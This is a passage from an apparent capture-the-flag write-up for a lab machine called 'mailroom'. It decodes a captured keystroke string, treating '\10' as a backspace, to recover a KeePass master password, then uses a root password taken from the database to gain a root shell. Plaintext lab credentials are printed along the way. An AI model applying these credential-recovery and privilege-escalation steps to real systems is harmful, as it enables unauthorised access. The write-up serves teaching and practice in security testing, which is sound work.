
The output seems a bit off, perhaps there was a typo? Let's do a quick Google search for `keyboard ascii codes`.

We get linked to here: <https://www.man7.org/linux/man-pages/man7/ascii.7.html> and here: <http://www.ascii-code.com/>

DEC	OCT	HEX	BIN	Symbol	HTML	Number	Description
010	08	00001000		BS			Backspace

So as expected there was a typo and `\10` represents a backspace which means the user typo'd the character `1` and then pressed backspace to remove it. This gives use the following password: `!sECur3p4$$w0rd9`

With this we can successfully open the `KeePass` database and find the root password as expected:



We have obtained the password `a$gBa3!GA8` for the `root` user.

```
su -
```

```
matthew@mailroom:~$ su -  
  
Password:  
root@mailroom:~# id  
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be found at `/root/root.txt`.